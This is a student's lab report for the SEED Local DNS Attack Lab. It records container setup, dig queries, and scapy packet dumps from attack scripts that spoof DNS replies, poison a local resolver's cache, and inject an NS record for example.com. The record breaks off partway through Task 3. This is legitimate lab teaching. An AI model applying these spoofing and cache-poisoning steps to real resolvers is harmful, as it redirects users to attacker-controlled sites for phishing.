Local DNS Attack Lab

Lab Environment Setup 2
Verification of the DNS setup 4
Attacks on DNS 7
Task 1: Directly Spoofing Response to User 7
Task 2: DNS Cache Poisoning Attack – Spoofing Answers 14
Task 3: Spoofing NS Records 17
Task 4: Spoofing NS Records for Another Domain 24
Task 5: Spoofing Records in the Additional Section 28
Submission **Error! Bookmark not defined.**

Lab Environment Setup

Please download the Labsetup.zip file from the link given below :
https://seedsecuritylabs.org/Labs_20.04/Networking/DNS/DNS_Local/
Follow the instructions in the lab setup document to set up the lab environment.

The main target for this lab is a local DNS server. Obviously, it is illegal to attack a real server, so we need to set up our own DNS server to conduct the attack experiments. The lab environment needs four separate machines:
one for the victim, one for the local DNS server, and two for the attacker.
The lab environment setup is illustrated in Figure 1. This lab focuses on the local attack, so we put all these machines on the same LAN.




Figure 1 : Lab Environment setup

```
[10/09/23]seed@VM:~/.../Labsetup$ docker-compose build
Router uses an image, skipping
attacker uses an image, skipping
Building local-server
Step 1/4 : FROM handsonsecurity/seed-server:bind
 ---> bbf95098dacf
Step 2/4 : COPY named.conf           /etc/bind/
 ---> Using cache
 ---> 7c22d1a5ef86
Step 3/4 : COPY named.conf.options   /etc/bind/
 ---> Using cache
 ---> da4a7c15da42
Step 4/4 : CMD service named start && tail -f /dev/null
 ---> Using cache
 ---> ad09de89e907

Successfully built ad09de89e907
Successfully tagged seed-local-dns-server:latest
Building user
Step 1/5 : FROM handsonsecurity/seed-ubuntu:large
 ---> cecb04fbf1dd
Step 2/5 : COPY resolv.conf /etc/resolv.conf.override
 ---> Using cache
 ---> cebd6247f98e
Step 3/5 : COPY start.sh /
 ---> Using cache
 ---> e63ae967c812
Step 4/5 : RUN  chmod +x /start.sh
 ---> Using cache
Step 5/5 : CMD [ "/start.sh"]
 ---> Using cache
 ---> 02ce9297d5d2

Successfully built 02ce9297d5d2
Successfully tagged seed-user:latest
Building attacker-ns
Step 1/3 : FROM handsonsecurity/seed-server:bind
 ---> bbf95098dacf
Step 2/3 : COPY named.conf  zone_attacker32.com  zone_example.com  /etc/bind/
 ---> Using cache
 ---> 88898ef4aeb5
Step 3/3 : CMD service named start && tail -f /dev/null
 ---> Using cache
 ---> c996822f871f

Successfully built c996822f871f
Successfully tagged seed-attacker-ns:latest
```

```
[10/09/23]seed@VM:~/.../Labsetup$ docker-compose up
WARNING: Found orphan containers (user1-10.9.0.6, hostB-10.9.0.6, hostA-10.9.0.5, B-10.9.0.6, user2-10.9.0.7, malicious-router-10.9.0.111, host-1
92.168.60.6, M-10.9.0.105, host-192.168.60.5, A-10.9.0.5) for this project. If you removed or renamed this service in your compose file, you can
run this command with the --remove-orphans flag to clean it up.
attacker-ns-10.9.0.153 is up-to-date
local-dns-server-10.9.0.53 is up-to-date
seed-router is up-to-date
seed-attacker is up-to-date
Starting user-10.9.0.5 ... done
Attaching to attacker-ns-10.9.0.153, local-dns-server-10.9.0.53, seed-router, seed-attacker, user-10.9.0.5
attacker-ns-10.9.0.153 |  * Starting domain name service... named                                                                    [ OK ]
local-dns-server-10.9.0.53 |  * Starting domain name service... named                                                                [ OK ]
```

```
[10/09/23]seed@VM:~/.../Labsetup$ dockps
a3ee080b47d2  seed-router
d76c58a626bd  seed-attacker
d1609ce0c262  local-dns-server-10.9.0.53
0ac6833089d8  attacker-ns-10.9.0.153
adc63e105c13  user-10.9.0.5
[10/09/23]seed@VM:~/.../Labsetup$ docksh d7
root@attacker: :/# ifconfig
br-7653732b9d9a: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:3bff:fe53:4ec1  prefixlen 64  scopeid 0x20<link>
        ether 02:42:3b:53:4e:c1  txqueuelen 0  (Ethernet)
        RX packets 70108  bytes 3850221 (3.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 58568  bytes 6143088 (6.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

br-d99c4ea22a34: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.60.1  netmask 255.255.255.0  broadcast 192.168.60.255
        inet6 fe80::42:cff:fe52:7ef1  prefixlen 64  scopeid 0x20<link>
        ether 02:42:0c:52:7e:f1  txqueuelen 0  (Ethernet)
        RX packets 1  bytes 28 (28.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 185  bytes 21450 (21.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

br-f7eb5e226e39: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.8.0.1  netmask 255.255.255.0  broadcast 10.8.0.255
        inet6 fe80::42:c9ff:fe6a:2213  prefixlen 64  scopeid 0x20<link>
        ether 02:42:c9:6a:22:13  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
```

Verification of the DNS setup

From the **User container**, we will run a series of commands to ensure that our lab setup is correct. In your lab report, please document your testing results.

Get the IP address of ns.attacker32.com

When we run the following dig command, the local DNS server will forward the request to the Attacker name server due to the forward zone entry added to the local DNS server's configuration file. Therefore, the answer should come from the zone file (attacker32.com.zone) that we set up on the Attacker nameserver. If this is not what you get, your setup has issues.

On the victim terminal run the command:

 # dig ns.attacker32.com

```
user:PES2UG21CS283:Maryam:/
$>dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7972
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0b9d2ec317c72d020100000065240d8341ecc5180951a877 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 15 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Oct 09 14:26:11 UTC 2023
;; MSG SIZE  rcvd: 90

user:PES2UG21CS283:Maryam:/
$>
```

We see that the answer section has 10.9.0.153 which is same as that of zone_attacker32.com file

Get the IP address of www.example.com

Two nameservers are now hosting the example.com domain, one is the domain's official nameserver, and the other is the Attacker container. We will query these two nameservers and see what response we will get. Please run the following two commands (from the User machine), and describe your observation.

On the victim terminal run the commands:

 # dig www.example.com

 # dig @ns.attacker32.com www.example.com

```
user:PES2UG21CS283:Maryam:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60766
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b43605aa1338c9670100000065240da2af26da509c584a88 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 1160 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Oct 09 14:26:42 UTC 2023
;; MSG SIZE  rcvd: 88

user:PES2UG21CS283:Maryam:/
$>
```

```
user:PES2UG21CS283:Maryam:/
$>dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58692
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f95b488c161cea850100000065240dd15f7e267342d47033 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Mon Oct 09 14:27:29 UTC 2023
;; MSG SIZE  rcvd: 88

user:PES2UG21CS283:Maryam:/
$>
```

When we run without any specific name server the local dns server is used (10.9.0.53) and the actual IP is given in the answer section(93.184.216.34)

When we query the attacker name server (10.9.0.153), the fake answer (1.2.3.5) is given in the

answer section of zone_example.com zone file.

Attacks on DNS

The main objective of DNS attacks on a user is to redirect the user to another machine B when the user tries to get to machine A using A's host name. For example, when the user tries to access online banking, if the adversaries can redirect the user to a malicious web site that looks very much like the main web site of the bank, the user might be fooled and give away the password of his/her online banking account.

Task 1: Directly Spoofing Response to User

```
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      863964  A       10.9.0.153
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache && grep example /var/cache/bind/dump.db
example.com.            777562  NS      a.iana-servers.net.
www.example.com.        691163  A       93.184.216.34
                                        20231028192921 20231007122139 37939 example.com.
local-server:PES2UG21CS283:Maryam:/
$>
```

In this task, when the client sends the DNS request to the local DNS server it accepts a response back, but if the attacker sends a spoofed DNS response to the user before the legitimate attack from the local DNS server then the attack is successful.

First show the legitimate response from the example.com domain's authoritative nameserver as well as the requests as seen in wireshark.

Please remember to clear the cache on the local DNS server first.

On the local DNS server's terminal run the command:
 # rndc flush

```
local-server:PES2UG21CS283:Maryam:/
$>rndc flush
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache && grep example /var/cache/bind/dump.db
local-server:PES2UG21CS283:Maryam:/
$>
```

The victim machine sends out a DNS query to the local DNS server, which will eventually send out a DNS query to the authoritative nameserver of the example.com domain. This is done using the dig command. Before running the command keep wireshark open to view the packets being sent.


On the victim terminal run the command:

 # dig www.example.com

Provide a screenshot of your observation.

Provide a Wireshark screenshot of your observation as well.

```
user:PES2UG21CS283:Maryam:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18510
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4aa63884c55817d70100000065240ff663b526af8f0466c2 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 824 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Oct 09 14:36:38 UTC 2023
;; MSG SIZE  rcvd: 88

user:PES2UG21CS283:Maryam:/
$>
```



Before launching the attack, make sure that the cache in the local DNS server is cleaned. If the cache has the answer, the reply from the local DNS server will be faster than the one you spoofed, and your attack will not be able to succeed. The following command is used on the local DNS server to clear its cache.

On the local DNS server's terminal run the command:

 # rndc flush

```
local-server:PES2UG21CS283:Maryam:/
$>rndc flush
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache && grep example /var/cache/bind/dump.db
local-server:PES2UG21CS283:Maryam:/
$>
```

Now run the program in the attacker machine and show your spoofed information in the reply. Compare your results obtained before and after the attack. Also show the **spoofed packet captured on wireshark** and the cache of the local DNS server and explain your results.

Fill in the appropriate interface name in the code for task 1. More detailed instructions on finding the interface of the attacker machine can be found in the lab setup instructions document. Modify the tasks code and launch the attack.

On the attacker terminal run the command:

 # python3 task1.py

On the victim terminal run the command:

 # dig www.example.com

Provide a screenshot of your observation.


Provide a Wireshark screenshot of your observation as well.

```
$>python3 task1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:35
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 27589
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xfa88
     src       = 10.9.0.5
     dst       = 10.9.0.53
     \options   \
###[ UDP ]###
        sport     = 36840
        dport     = domain
        len       = 64
        chksum    = 0x149d
###[ DNS ]###
           id        = 44661
```

```
###[ DNS ]###
           id        = 44661
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 1
           ra        = 0
           z         = 0
           ad        = 1
           cd        = 0
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
           |###[ DNS OPT Resource Record ]###
           |  rrname    = '.'
           |  type      = OPT
           |  rclass    = 4096
           |  extrcode  = 0
           |  version   = 0
           |  z         = 0
           |  rdlen     = None
           |  \rdata     \
           |   |###[ DNS EDNS0 TLV ]###
           |   |  optcode   = 10
           |   |  optlen    = 8
           |   |  optdata   = '\xc9?\x97^>QY{'

.
Sent 1 packets.
```

After spoofing. The IP address changes to 1.1.1.1

```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44661
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 48 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Oct 09 14:45:23 UTC 2023
;; MSG SIZE  rcvd: 64

user:PES2UG21CS283:Maryam:/
$>
```



The Wireshark on the attacker machine shows the spoofed response which is sent to the victim. The IP address mapped to www.example.com is 1.1.1.1 which is seen in the above image. We can see that the spoofed response comes before the legitimate response and hence is displayed as such in the victim machine.

To view the cache on the local DNS server we can use the rndc command to dump the cache and this dump is stored in **/var/cache/bind/dump.db** in our case.

On the local DNS server's terminal run the commands:

 # rndc dumpdb -cache

 # cat /var/cache/bind/dump.db | grep example

Describe your results and explain as to why you got the results you did.

```
$>rndc dumpdb -cache
local-server:PES2UG21CS283:Maryam:/
$>cat  /var/cache/bind/dump.db | grep example
example.com.            766350  NS      a.iana-servers.net.
local-server:PES2UG21CS283:Maryam:/
$>
```

When we view the local DNS server's cache we see that the name-server example.com has been entered in the cache.
The reply from local dns server (10.9.0.53) gives the answer as 1.1.1.1

A potential issue

When we do this lab using containers, sometimes we see a very strange situation. The sniffing and spoofing inside containers is very slow, and our spoofed packets even arrive later than the legitimate one from the Internet, even though we are local. In the past, when we used VMs for this lab, we have never had this issue. We have not figured out the cause of this performance issue yet (if you have any insight on this issue, please let us know).
If you do encounter this strange situation, we can get around it. We intentionally slow down the traffic going to the outside, so the authentic replies will not come that fast. This can be done using the following tc command on the router to add some delay to the outgoing network traffic. The router has two interfaces, eth0 and eth1, make sure to use the one connected to the external network 10.8.0.0/24.

// Delay the network traffic by 100ms
 # tc qdisc add dev eth0 root netem delay 100ms
// Delete the tc entry
 # tc qdisc del dev eth0 root netem
// Show all the tc entries
 # tc qdisc show dev eth0
You can keep the tc entry on for this entire lab, because all the tasks will face a similar situation

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

The above attack targets the user's machine. In order to achieve long-lasting effect, every time the user's machine sends out a DNS query for www.example.com the attacker's machine must send out a spoofed DNS response. This might not be so efficient; there is a much better way to conduct attacks by targeting the DNS server, instead of the user's machine.
When a local DNS server receives a query, it first looks for the answer from its own cache; if the answer is there, the DNS server will simply reply with the information from its cache. If the answer is not in the cache, the DNS server will try to get the answer from other DNS servers. When it gets the answer, it will store the answer in the cache, so next time, there is no need to ask another DNS server.

Also fill in the appropriate interface name in the code for task 2 as done in previous tasks.

Modify the tasks code and launch the attack. Before doing the attack, please remember to clear the cache on the local DNS server first.

On the local DNS server's terminal run the command:

 # rndc flush

```
local-server:PES2UG21CS283:Maryam:/
$>rndc flush
local-server:PES2UG21CS283:Maryam:/
$>
```

Now run the program **in the attacker terminal** and show your spoofed information in the reply. The victim machine sends out a DNS query to the local DNS server using the dig command. Also show the spoofed packet captured on wireshark and the cache of the local DNS server and explain your results.

On the attacker terminal run the command:

 # python3 task2.py

```
attacker:PES2UG21CS283:Maryam:/volumes/Codes
$>python3 task2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 29689
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xb001
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x56f0
###[ DNS ]###
```

```
        chksum    = 0x56f0
###[ DNS ]###
           id        = 47778
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 0
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 1
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 512
            |  extrcode  = 0
            |  version   = 0
            |  z         = D0
            |  rdlen     = None
            |  \rdata     \
            |   |###[ DNS EDNS0 TLV ]###
            |   |  optcode   = 10
            |   |  optlen    = 8
            |   |  optdata   = '\x90\x80sy\xe3\x0f\xd7\x94'

.
Sent 1 packets.
^Cattacker:PES2UG21CS283:Maryam:/volumes/Codes
$>python3 task2.py
```

On the victim terminal run the command:

 # dig www.example.com

```
user:PES2UG21CS283:Maryam:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64907
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c905a642592eac53010000006526ef3cad98a7d7da16d006 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 68 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Oct 11 18:53:48 UTC 2023
;; MSG SIZE  rcvd: 88

user:PES2UG21CS283:Maryam:/
$>
```

Provide a screenshot of your observation.

Provide a Wireshark screenshot of your observation as well.


To view the cache on the local DNS server we can use the rndc command to dump the cache.

On the local DNS server's terminal run the commands:

 # rndc dumpdb -cache

 # cat /var/cache/bind/dump.db | grep example

Describe your results and explain as to why you got the results you did.




```
local-server:PES2UG21CS283:Maryam:/
$>cat  /var/cache/bind/dump.db | grep example
example.com.            777524  NS      a.iana-servers.net.
www.example.com.        863925  A       1.1.1.1
local-server:PES2UG21CS283:Maryam:/
$>
```

The dns response is spoofed and the attack is successful. The fake IP is cached and the same is sent to 10.9.0.5 (victim)

Task 3: Spoofing NS Records

In the previous task, our DNS cache poisoning attack only affects one hostname, i.e., www.example.com. If users try to get the IP address of another hostname, such as mail.example.com, we need to launch the attack again. It will be more efficient if we launch one attack that can affect the entire example.com domain.

The idea is to use the Authority section in DNS replies. Basically, when we spoofed a reply, in addition to spoofing the answer (in the Answer section), we add the following in the Authority section.

When this entry is cached by the local DNS server, ns.attacker32.com will be used as the nameserver for future queries of any hostname in the example.com domain. Since ns.attacker32.com is controlled by attackers, it can provide a forged answer for any query.

```
;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
```

Fill in the appropriate interface name in the code for task 3 as done in previous tasks.

Before launching the attack, please remember to clear the cache on the local DNS server first.

On the local DNS server's terminal run the command:

 # rndc flush

Now run the program **in the attacker terminal** and show your spoofed information in the reply. The victim machine sends out a DNS query to the local DNS server using the dig command. Also show the spoofed packet captured on wireshark and the cache of the local DNS server and explain your results.

On the attacker terminal run the command:

 # python3 task3.py

```
attacker:PES2UG21CS283:Maryam:/volumes/Codes
$>python3 task3.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 33173
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xa265
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x56f0
###[ DNS ]###
```

```
###[ DNS ]###
           id        = 60862
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 0
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 1
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 4096
            |  extrcode  = 0
            |  version   = 0
            |  z         = D0
            |  rdlen     = None
            |  \rdata     \
            |   |###[ DNS EDNS0 TLV ]###
            |   |  optcode   = 10
            |   |  optlen    = 8
